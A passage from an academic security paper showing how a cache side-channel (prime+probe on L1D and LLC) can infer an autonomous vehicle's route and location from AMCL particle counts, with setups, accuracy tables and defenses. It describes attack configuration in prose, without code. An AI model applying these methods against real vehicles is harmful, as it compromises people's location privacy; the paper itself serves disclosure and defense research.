- **Given:** M tuples $(\mathbf{N}_i, \mathbf{l}_i)$ in which $1 \leq i \leq M$ and $\mathbf{N}_i \in \{L, P, H\}^{t_{max}}$ is a vector of maximum length t_{max} and $\mathbf{l}_i \in \{\mathbf{l_1}, \mathbf{l_2}, ..., \mathbf{l_n}\}$ is the label representing a route or a location.

- **Find:** $g : \{L, P, H\}^{t_{max}} \mapsto \{\mathbf{l_1}, \mathbf{l_2}, ..., \mathbf{l_n}\}$ such that $\sum_{i=1}^{M} c(g(\mathbf{N_i}), \mathbf{l}_i)$ is maximized. Here the cost function is defined as follows:

$$c(\mathbf{l}_1, \mathbf{l}_2) = \begin{cases} 1, & \text{if } \mathbf{l}_1 = \mathbf{l}_2. \\ 0, & \text{otherwise.} \end{cases} \quad (3)$$

4.5.1 Predicting Route

We can identify a route by comparing the sequence of particle-number classes ("Low" or "High") along the route. In this case, the label $\mathbf{l}_i$ represents a distinctive route i.

We can use a classification algorithm, e.g., k-nearest neighbor (kNN) or random forest (RF) [36] to classify different routes. For example, Figure 7 and Figure 8 show an example of classification results using kNN and RF with 50 trees (RF-50) for five distinct routes in Maze 1 in Figure 14. This experiment uses a Jackal robot described in Section 5.1. For each sequence of particle-number classes, we use all other sequences as the training set and find the route label for the sequence. The overall accuracy is 76% and 96%, respectively. Given its higher accuracy, we use the random forest (RF) as the route-prediction model.

4.5.2 Predicting Location

If an attacker knows the initial location of a vehicle, our route prediction approach can be used to predict the final location




Figure 9: Though the destination of a run in the validation set might not appear in the training set, the intermediate locations along the path are shared.




Figure 10: Training, validation accuracy, and validation-error distribution of location prediction for a dataset of 3,633 samples. For this experiment, the measured (ground-truth) sequence of the particle-number classes is used as an input.

of the vehicle from a particle-number class sequence. In this case, the label $\mathbf{l}_i$ represents the final location. For example, we can partition a map into $Q_x \times Q_y$ grid cells and assign each cell (q_x, q_y), where $1 \leq q_x \leq Q_x$ and $1 \leq q_y \leq Q_y$, a unique integer label $\mathbf{l_i} = (q_y - 1) \cdot Q_x + q_x$.

Usually, if an autonomous vehicle starts from a fixed starting location and takes the shortest path to each destination, the paths will form a *shortest-path tree* [53] on a given road network graph. We also use the RF model for this modeling task because in addition to its general pattern-matching capability, it also captures the tree structure of the shortest-path tree.

In practice, the total number of possible destinations ($Q_x \times Q_y$) can be quite large, and collecting sufficient training (and validation) data from multiple runs to all possible destinations can be difficult. Instead, in our experiments, we model an attacker who collects data for a subset of possible destinations; we randomly select a subset of destinations for the training runs and the validation runs separately, and include intermediate locations to create a larger training and validation sets. For each run with a randomly-chosen destination, the intermediate points along the path as well as the final destination are used as *target locations* for samples in the training and validation sets. The runs in the training set and the validation set do not necessarily share the same destination. The model will not be able to predict the target locations in validation samples that never appear in the training samples. However, as Figure 9 shows, the intermediate positions along paths with different destinations may overlap, and the model will be able to correctly predict the samples that use these intermediate positions as their target locations even though the final destinations of the runs are different. [3]

Figure 10 shows an example of the training and validation accuracy of an RF-50 model, which predicts a location label based on a sequence of the particle-number classes. The maze is partitioned into a 16-by-16 grid. The experiment is performed using a dataset in which we collected 3,633 samples based on 100 simulation runs in Maze 1 shown in Figure 14, where the starting location of the vehicle is in the center of the maze. We use the samples collected from 80 runs for training and the remaining 20 runs for validation. For the destinations of runs in the validation set, only 4 destinations out of the 20 destinations appear in the training set, however, after adding multiple samples using the intermediate locations also as target locations, 131 out of the total 135 target locations in the validation set are covered by the training samples.

We calculate the distance between the predicted location and the actual location, and show the distribution in Figure 10. Over 75% of the predictions fall within 3 cells of the actual target location, indicating the RF model can effectively capture the relation between locations and sequences of the particle-number classes.

5 Evaluation

5.1 Evaluation Setup

5.1.1 Evaluation Testbed

We evaluate the attack using two different setups. First, we use a simulated Jackal robot running in a world created by the Gazebo simulator for a controlled evaluation environment. We perform both route and location prediction using the simulated environment. Second, we use the real-world data collected on a Nissan LEAF driving around Oxford, UK to evaluate the attack in a more realistic environment. Because the Oxford dataset only includes a limited set of routes in the city, we only evaluate route prediction using the data.

Gazebo: As shown in Figure 11, our testbed hardware has two computers connected via Ethernet ports. The client has a dual-core Intel i5-3317u processor, and the host runs a quad-

[3] See Appendix A for a more detailed discussion on how destinations of simulation runs in the training and validation sets affect the prediction accuracy.





Figure 11: The testbed setup for the evaluation.



(a) A Jackal UGV; (b) a maze.

Figure 12: 3D physics-based simulation in Gazebo.

core Intel i5-3470 processor with 8GB of memory and Nvidia GT710 for graphic rendering. Both of them run Ubuntu 18.04 [16] and support ROS Melodic [8] for interaction with the physical world.

To create a simulated world, we use Gazebo [3], a ROS-compatible physics-based simulator. Figure 12 shows examples of a simulated vehicle and a maze in Gazebo. To efficiently create complex mazes for our experiments, we use an open-source Gazebo plugin [7] that generates maze models such as the one in Figure 12(b) based on a text description.

We run the entire software stack (including Ubuntu, ROS, AMCL and other control software) of a Clearpath Jackal Unmanned Ground Vehicle (UGV) [5] on the client. The Jackal UGV, shown in Figure 12(a), is a configurable and extensible platform commonly used for autonomous vehicle studies. In the simulations, we attach SICK [12] LMS1xx series LiDAR to the Jackal UGV as the sensor for 2D localization. We use the ROS implementation of AMCL [1] for LiDAR-based localization.

Oxford: For the real-world experiment, we use the Oxford RobotCar dataset [46], which is collected on a Nissan LEAF along a 10 km route around central Oxford, UK, from May 2014 to December 2015. We converted all the data to rosbag [11] format in order to replay it in the lab environment, and we run AMCL on a platform with an Intel Xeon E3-1270 four-core processor with 16GB memory, which is similar to the configuration used by the Apollo autonomous driving platform [2, 9].

For each trace in the dataset, the LiDAR scan data is provided by SICK LD-MRS LiDAR attached in front of the vehicle. Odometry information is recorded by a NovaTel SPAN-CPT GNSS/INS receiver [13]. The original RobotCar dataset uses CSV files and we preprocess them by converting the LiDAR and odometry data as well as the corresponding timestamps into a single rosbag file for evaluation. To provide a reference map for AMCL, we use the 3-D pointcloud recorded by the SICK LMS-151 LiDAR on the vehicle. We project all the points in the pointcloud of heights between 0.5m-2m (that can be captured by LD-MRS LiDAR) onto a 2-D plane, which forms the 2-D map used for AMCL.

The RobotCar dataset contains multiple traces along one route. We divide the route into seven segments, and perform route prediction using the seven segments as different routes.

5.1.2 Prime+Probe Attack Configurations

We describe the implementation details of the prime+probe attack on the client computer. The cache configurations of the processors used are listed in Table 2. We perform attacks using the L1D cache and the LLC for both platforms. The L1D attack explores an idealized scenario while the LLC attack explores less restrictive and more realistic scenario. We adopt higher sampling rate, smaller steps, and assign attack and victim processes as real-time processes in the L1D attack.

Platform	CPU	L1D		LLC	
		Sets	Size	Sets	Size
Gazebo	i5-3317u	64	32K	4096	3M
Oxford	E3-1270	64	32K	8192	8M

Table 2: Processor cache configurations used in experiments.

L1D attack: We assign the attack and victim processes on the same core by assigning them the same CPU affinity value. We set both attack and victim processes as real-time processes with the victim process at higher priority. In Linux, a real-time process cannot be preempted by a userspace non-real-time process. Thus, the L1D state left by the victim process will not be destroyed before probing. In addition, the higher priority of the victim process guarantees that the victim process will not be preempted by the attack process unless it yields control. For the L1D attack, we probe every set in the cache, and the entire cache is probed every 100 ms.

LLC attack: The attack and victim processes may run on different cores for the LLC attack. We use the MASTIK tookit [6], which implements the algorithm in [45] that finds the eviction sets on a physically-addressed LLC, to perform the prime+probe attack. We probe only one cache set for each consecutive 64 cache sets, which reduces the CPU utilization of the attacker and the amount of data generated. The entire cache is probed every 300 ms instead of 100 ms. Despite the reduced cache probing rate, our results show that it is still possible to predict the number of particles with high accuracy.

5.1.3 Training Procedure

Here, we describe the procedure that we use to train the particle predictor and the route predictor in our evaluation. Given the measured cache timing, the particle-number class sequences (i.e., sequence of "High" and "Low" classes), and




Figure 13: Procedures for training the two models.




Figure 14: Maze 1 with 7 random routes.




Figure 15: Maze 2.

labels for the routes or the locations, there are two possible procedures for training the two models: (1) sequential training and (2) cascaded training. As Figure 13(a) shows, in sequential training, we train the particle predictor using the measured cache timing and the measured particle-number class sequences, and then train the route predictor using the measured particle-number class sequences and the measured route/location labels.

However, errors may accumulate in the particle predictor and the route predictor, harming end-to-end prediction accuracy. We choose the cascaded training procedure as depicted in Figure 13(b). First, the particle predictor is trained the same way. Then, we use the predicted particle-number class sequences, rather than the measured particle-number class sequences, together with the measured route/location labels, to train the route predictor. Finally, the trained particle predictor and the route predictor are used for the end-to-end attack evaluation.

5.1.4 Maps for Evaluation

Gazebo: We use two mazes shown in Figure 14 and Figure 15, which are both partitioned into 16-by-16 grids. The topology of a simple maze ensures that any grid is reachable and there is only one possible path. Compared to Maze 2, Maze 1 contains more branches and less straight lanes.

Oxford: the map used in the Oxford dataset is shown in Figure 16. We select 7 routes labeled from "01" to "07" .




Figure 16: Map for the Oxford RobotCar dataset.

Model	Train	2-fold	5-fold	10-fold
RF-1	33.6%	45.7%	26.4%	32.9%
RF-10	66.4%	69.3%	72.9%	70.7%
RF-20	75.0%	77.9%	80.0%	76.4%
RF-50	86.4%	82.3%	87.1%	86.4%
RF-100	86.4%	82.1%	88.6%	88.6%
RF-200	90.0%	88.6%	88.6%	90.0%

Table 3: RF route-prediction accuracy with the varying number of trees, for the 7 routes in Maze 1.

Model	Train	2-fold	5-fold	10-fold
RF-1	72.2%	76.2%	70.6%	68.3%
RF-10	74.6%	73.0%	73.8%	76.2%
RF-20	75.4%	75.4%	77.0%	77.8%
RF-50	75.4%	74.6%	78.6%	79.4%
RF-100	75.4%	75.4%	77.0%	79.4%
RF-200	77.0%	73.0%	77.8%	80.2%

Table 4: RF route-prediction accuracy with the varying number of trees, for the 7 routes in Oxford.

5.2 Impact of Random Forest Size

We examine the impact of the size of the random forest model on the route and location prediction accuracy. We use the ground-truth particle-number classes rather than predicted particle-number classes in this study, in order to exclude the effects of particle predictor.

5.2.1 RF Size for Route Prediction

We compare the route prediction accuracy of the RFs with a different number of trees. Table 3 and Table 4 show the result for Maze 1 and Oxford, respectively. The general trend is that the accuracy increases with the number of trees but the added benefit decreases with the number of trees.

Model	Train	2-fold	5-fold
RF-1	82.1%	53.3%	62.1%
RF-10	86.6%	69.6%	72.8%
RF-20	87.5%	64.6%	73.4%
RF-50	88.9%	65.7%	74.0%
RF-100	88.1%	66.9%	74.9%
RF-200	87.5%	67.2%	74.7%

Table 5: The percentage of predictions that are within 3 grids from the true target location.




Figure 17: L1D route prediction results for Gazebo.




Figure 18: LLC route prediction results for Gazebo.

5.2.2 RF Size for Location Prediction

We compare the prediction accuracy of the random forest (RF) with a different number of trees for the training, 2-fold validation, and 5-fold validation. Table 5 shows the result. Silimar to the route prediction, the accuracy increases with the RF size but the added benefit decreases.

5.3 End-to-end Evaluation Results

5.3.1 Route Prediction

We use the RF-100 model for the route prediction task and we use 10-fold validation for evaluating the prediction accuracy. **Gazebo:** We randomly generate seven routes on Maze 1, as shown in Figure 14, and collect 20 instances for each route. Figure 17 and Figure 18 show the classification results. The overall route prediction accuracy is 81.4% and 75% for the L1D and LLC attacks, respectively.




Figure 19: L1D route prediction results for the Oxford dataset.





Figure 20: LLC route prediction results for the Oxford dataset.

Oxford: We use 126 sequences collected on the seven routes in the Oxford dataset for the route prediction. Figure 19 and Figure 20 show the confusion matrices of the prediction based on the L1D side channel and the LLC side channel, respectively. The route prediction accuracy is 74.6% and 73.0% for the L1D and LLC attacks, respectively.


5.3.2 Location Prediction with Gazebo

We use the RF-50 model for the location prediction task. We evaluate location prediction using the method described in Section 4.5.2. For each maze, we randomly select 100 grid centers as destinations. For a simulation run for each destination, we record the source-to-grid trajectory and the corresponding cache timing measurements and generate multiple training or validation samples by using the final destination as well as intermediate grid points on the trajectory as target locations. We then put all these generated trajectories and corresponding cache timing vectors in the dataset. Samples generated from the first 80 runs are used for training and the rest are used for validation. For Maze 1 and Maze 2, there are 3,633 and 2,048 samples in the dataset, respectively.

Figure 21 shows the training and validation accuracy of the models trained using the L1D and LLC attacks on Maze 1. For the location prediction, a wrong prediction label does not necessarily mean the prediction is far from the actual location. Thus, we also calculate the Euclidean distance as a validation error. For the L1D attack, the average validation error is 2.87 grid cells and 74.6% of the predictions fall within 3 cells. For the LLC attack, the average validation error is



(a) Location prediction using L1D.



(b) Location prediction using LLC.

Figure 21: Training, validation accuracy, and validation error distributions of end-to-end location prediction with Maze 1.

3.17 cells and 70.1% of the predictions fall within 3 cells. For random guesses, the average error is 6.01 cells and 20.2% of the predictions fall within 3 cells.

For Maze 2, the average validation error is 2.58 grid cells and 75.2% of the predictions fall within 3 cells for the L1D attack, and the average validation error is 3.61 cells and 68.7% of the predictions fall within 3 cells for the LLC attack. The average error is 7.67 cells and 13.2% of the prediction fall within 3 cells for random guesses.

5.3.3 L1D Cache vs. LLC Attacks

We summarize the prediction accuracy of the L1D cache and LLC side-channel attacks for both mazes and RobotCar experiments in Table 6. As mentioned in Section 5.1.2, the sampling periods are 100 ms and 300 ms, respectively. The table also shows the results of L1D attacks with a sampling period of 300 ms, matching that of the LLC attack.

The results show that both L1D and LLC attacks can predict a route or a location. For the L1D attacks, the prediction accuracy is similar for both sampling periods. The accuracy is slightly higher for the L1D attack than for the LLC attack. However, the L1D attack is more difficult to perform as it requires the attack and victim processes to both run on the same core.

Task-Period	Route		Location			
Map	Maze 1	Oxford	Maze 1		Maze 2	
Metric	Accuracy		error	3-grid	error	3-grid
L1D-100ms	81.4%	74.6%	2.87	74.6%	2.58	75.2%
L1D-300ms	80.0%	73.0%	3.03	73.5%	2.47	78.8%
LLC-300ms	75.0%	73.0%	3.17	70.1%	3.61	68.7%
Random-N.A.	14.3%	14.3%	6.01	20.2%	7.67	13.2%

Table 6: Comparison of prediction accuracy of the L1D attack with different sampling periods, the LLC attack, and random guess.

6 Discussion

6.1 Processor Architecture

We study and demonstrate the proposed side-channel attack on autonomous vehicles using an x86 platform. The x86 architecture is widely used in autonomous vehicle development including multiple teams during the DARPA Grand Challenge [22,23,25,51,52,67] as well as more recent commercial developments by Baidu [2], Waymo [19, 20], and Uber [4]. While we did not investigate the proposed attacks on other architectures such as ARM, we believe that the attack can be generalized to other architectures given that cache timing-channel attacks have been demonstrated in many different platforms.

6.2 Generality of the Vulnerability

We rely on the adaptive behavior of AMCL to perform our attack. In general, we believe that the high-level observation that an adaptive algorithm can leak information about a vehicle's physical state can be generalized to other cyber-physical system (CPS) software whose memory access pattern depends on private physical state. Obviously, not all control/localization algorithms have such a vulnerability. For example, the data access pattern of a Kalman filter or a PID control algorithm is largely independent of input values, and does not leak physical state. However, we believe that the adaptive behaviors will become increasingly common in autonomous system software for two reasons:

1. To ensure safety and improve estimation accuracy, most autonomous vehicles have two or more sources of sensor inputs that are fused for better estimation. A simple Kalman filter-based estimation method does not work well in this scenario. Adaptive particle filter-based estimation is more suitable for the state estimation of a non-Gaussian distribution in a high-dimensional space.

2. In addition to estimation, many perception algorithms, such as object detection [59] and recognition [58], are also adaptive and have input-dependent memory access patterns. The proposed cache side-channel attack may be extended to exploit such perception algorithms to infer private physical information.

We note that if multiple software components with adaptive memory access patterns run on the same machine simultaneously, their memory accesses may interfere with each other, exhibiting more complex patterns. In that case, the machine learning model for prediction will need to either deal with interference as noise or be trained with the combined memory access patterns.

6.3 Limitations of the Attack Model

We provide a proof-of-concept end-to-end attack on inferring the route/location of an autonomous vehicle. To be successful, the proposed attack needs a victim autonomous vehicle to satisfy a few key assumptions:

- The autonomous vehicle uses a control software module with adaptive computing behavior (e.g., AMCL) where memory access patterns depend on the vehicle's physical state;

- The attacker can control a software module on the vehicle (e.g., via installing a third-party software module or compromising an existing module);

- The software module controlled by the attacker shares a cache with the victim control software module.

Given these assumptions, an attacker can deploy an attack program on the victim's computer system and spy on the control software module through a cache side channel. We believe that these assumptions are reasonable for future autonomous vehicles.

First, as mentioned in Section 6.2, software modules with adaptive computing behavior (including AMCL) have been widely used in research/industry prototypes. For efficiency, it makes an intuitive sense to dynamically adjust the amount of computation based on uncertainty or environments at runtime.

Second, connected vehicles with an Internet connection and an integrated infotainment system demand an open software architecture that exposes a wider attack surface to remote attackers. For example, it is likely that an infotainment system will allow third-party applications to be downloaded on the vehicle's computer system. Studies on connected vehicles also show that a vehicle's onboard computers contain software vulnerabilities similar to traditional computers and may be compromised by remote exploits.

Third, most vehicles are cost-sensitive, and there will be pressure to lower hardware costs by having multiple software components share hardware resources. According to an industry report [10], the automobile electronic cost will increase from 35% to 50% of the total car cost from 2020 to 2030. In fact, some companies are already adopting shared hardware in their products. For example, Visteon's SmartCore [17] runs both non-safety-critical infotainment system and safety-critical advanced driving-assistance systems on the same processor.

On the other hand, the proposed attack can be prevented by breaking one of the three key assumptions. For example, for safety, future autonomous vehicle platforms may use two different hardware platforms for safety-critical control tasks and network-connected infotainment functions.

6.4 Difficult-to-Predict Routes

We rely on the number of particles in AMCL for route/location prediction. Several real-world scenarios may exhibit less distinguishable characteristics in the traces of the number of particles, reducing the prediction accuracy.

- Identifying different routes on long highways: highways are designed for smooth traffic and generally the number of particles remain at minimum between entry and exit.

- Identifying different routes in a grid road network (e.g., downtown area): since our model does not explicitly distinguish left and right turns, the prediction might be pointing to a mirrored route/location.

However, in many scenarios, a vehicle will go through suburban, downtown roads and highways, and a route through a combinations of these roads exhibits a distinctive trace that can be distinguished from other routes.

7 Related Work

Side-Channel Attacks for Physical Properties In this paper, we use the cache side-channel attack to infer physical properties such as a vehicle's route or location. In addition to the cache side channel, there are other side channels that can be used to learn physical properties. For example, Michalevsky et al. observe that cellular signal strength, which is directly viewable in the smartphone software without privilege, is location-dependent [49]. By recording the time series of the signal strength, they are able to track the location of the smartphone. Similarly, Han et al. use the accelerometers on smartphones as a data source for location inference [39].

In addition to inferring physical location information, side channels can also be used to identify vehicle drivers. For example, Enev et al. [30] show that the driver of an automobile can be inferred by looking at the brake pedal and other types of information on the CAN bus while the vehicle is moving.

These attacks assume that an attacker has direct access to information on the physical world or behaviors such as the signal strength/accelerometer. To prevent such attacks, the accesses can be blocked by the OS. On the other hand, the attack on this paper exploits microarchitecture-level side channels and show that a program's memory access patterns can also leak information on the physical world.

Non-Crypto Cache Side Channel Our side channel attack is a non-cryptographic attack. Previous studies have also used the cache side channel for other types of non-cryptographic attacks. For example, Yan et al. use the cache side-channel attack to extract the hyperparameters of a neural network [70]. Shusterman et al. propose the cache occupancy channel, which records the number of evictions for each memory address during a fixed time period, to identify the website on a browser [63]. These attacks target relatively static information that does not change during the attack. There are also attacks on more dynamic assets. For example, Gruss et al. show that keystrokes can be inferred in real time using a cache side-channel attack [38]. Brasser et al. use cache access patterns to reveal a DNA sequence streamed into an SGX enclave for analysis at run time [24]. In this attack, the information can be inferred from a transient cache profile without considering the history. In this paper, we expand the scope of the non-crypto cache side-channel attacks by showing that a vehicle's route/location can also be learned from memory access patterns. In order to infer the route/location from memory access patterns that change quickly, our attack considers a history of cache profiles using machine-learning models.

Side-Channel Attack Protection We leverage cache side channels to extract the physical information of the vehicle. There are many proposals for defending against cache side-channel attacks. They can be classified into two categories, namely isolation and randomization. We discuss some of the representative papers here.

Isolation includes spatial isolation (partition) or temporal isolation (scheduling). For partition, DAWG [42] adopts way-partitioning to prevent side channel leakage. NoMo [29] provides dynamic cache reservation to active threads to prevent cache side-channel attacks. STEALTHMEM [41] partitions the LLC into a non-secure region and a secure region using page coloring. Temporal isolation leverages the observation that the cache side-channel attacks need coordinated timing between attack and victim programs in order to observe the cache state. The scheduler can enforce a certain scheduling policy to prevent side channel leakage [33, 65, 68].

For randomization, Wang et al. proposed the random permutation cache (RPcache) to prevent cache side-channel leakage [69]. More recently, Qureshi et al. proposed encrypted-address and remapping to prevent cache attack [56,57]. These approaches randomize the memory address. Additionally, we can also randomize the clock that an attacker needs to use to obtain cache timing measurements. A randomized clock can prevent an attack program from getting precise timing and inferring correct state of the cache [47, 66].

Many protection mechanisms have been developed, but microarchitectural side-channel protection is not widely adopted in today's computing systems. For strong protection, many of these techniques also require hardware changes, preventing adoption by existing systems. Our study shows a new threat for autonomous vehicles, motivating stronger side-channel protection in future processor designs.

8 Conclusion

In this paper, we show that the cache side-channel attack can be used to stealthily infer routes and locations of autonomous vehicles. Our results show that the location privacy of an autonomous vehicle can be compromised when its perception and control software share hardware resources with less trusted software. Without a new processor design whose isolation guarantee includes time channels, our findings suggest that separate hardware should be used for trusted autonomous driving software and the rest of the system.

Acknowledgments

We thank our shepherd Yossi Oren and the anonymous reviewers for their helpful feedbacks on this paper. We thank Jacopo Banfi, Mark Campbell, Mohamed Ismail, Alex Ivanov, and Yizhou Zhang for the insightful discussions. This work was funded in part by NSF grant CNS-1513797 and ECCS-1932501, NASA grant NNX16AB09G and the Jacobs Fellowship of Cornell University.

References

[1] amcl - ROS Wiki. https:/wiki.ros.org/amcl.

[2] Apollo. http://apollo.auto.

[3] Gazebo. http://gazebosim.org.

[4] Inside a Self-driving Uber. https://www.infoq.com/presentations/uber-self-driving-software.

[5] Jackal UGV. https://www.clearpathrobotics.com/jackal-small-unmanned-ground-vehicle.

[6] Mastik: A Micro-Architectural Side-Channel Toolkit. https://cs.adelaide.edu.au/~yval/Mastik.

[7] Maze Generator for Gazebo. https://github.com/PeterMitrano/gzmaze.

[8] Melodic - ROS. http://wiki.ros.org/melodic.

[9] Nuvo-6108GC series. https://www.neousys-tech.com/en/product/application/edge-ai-gpu-computing/nuvo-6108gc-gpu-computing.

[10] PwC Semiconductor Report. https://www.pwc.de/de/automobilindustrie/assets/semiconductor_survey_interactive.pdf.

[11] rosbag - ROS Wiki. http://wiki.ros.org/rosbag.

[12] SICK USA. https://www.sick.com.

[13] SPAN-CPT Single Enclosure GNSS/INS Receiver. https://www.novatel.com/products/span-gnss-inertial-systems/span-combined-systems/span-cpt.

[14] Tesla Autopilot. https://www.tesla.com/autopilot.

[15] Uber Advanced Technologies Group. https://www.uber.com/info/atg.

[16] Ubuntu 18.04.01 LTS (Bionic Beaver). http://releases.ubuntu.com/18.04.

[17] Visteon SmartCore. https://www.visteon.com/products/domain-controller.

[18] Waymo. https://www.waymo.com.

[19] Waymo and Intel Collaborate on Self-Driving Car Technology. https://newsroom.intel.com/editorials/waymo-intel-announce-collaboration-driverless-car-technology.

[20] Waymo's Autonomous Fleet Has Intel Inside. https://www.electronicdesign.com/automotive/waymo-s-autonomous-fleet-has-intel-inside.

[21] Zipline. https://www.flyzipline.com.

[22] A. Bacha, C. Bauman, R. Faruque, M. Fleming, C. Terwelp, C. Reinholtz, D. Hong, A. Wicks, T. Alberi, D. Anderson, et al. Odin: Team victortango's entry in the DARPA urban challenge. *Journal of Field Robotics*, 25(8):467–492, 2008.

[23] J. Bohren, T. Foote, J. Keller, A. Kushleyev, D. Lee, A. Stewart, P. Vernaza, J. Derenick, J. Spletzer, and B. Satterfield. Little ben: The ben franklin racing team's entry in the 2007 DARPA urban challenge. *Journal of Field Robotics*, 25(9):598–614, 2008.

[24] F. Brasser, U. Müller, A. Dmitrienko, K. Kostiainen, S. Capkun, and A.-R. Sadeghi. Software Grand Exposure: SGX Cache Attacks Are Practical. In *11th USENIX Workshop on Offensive Technologies (WOOT)*, 2017.

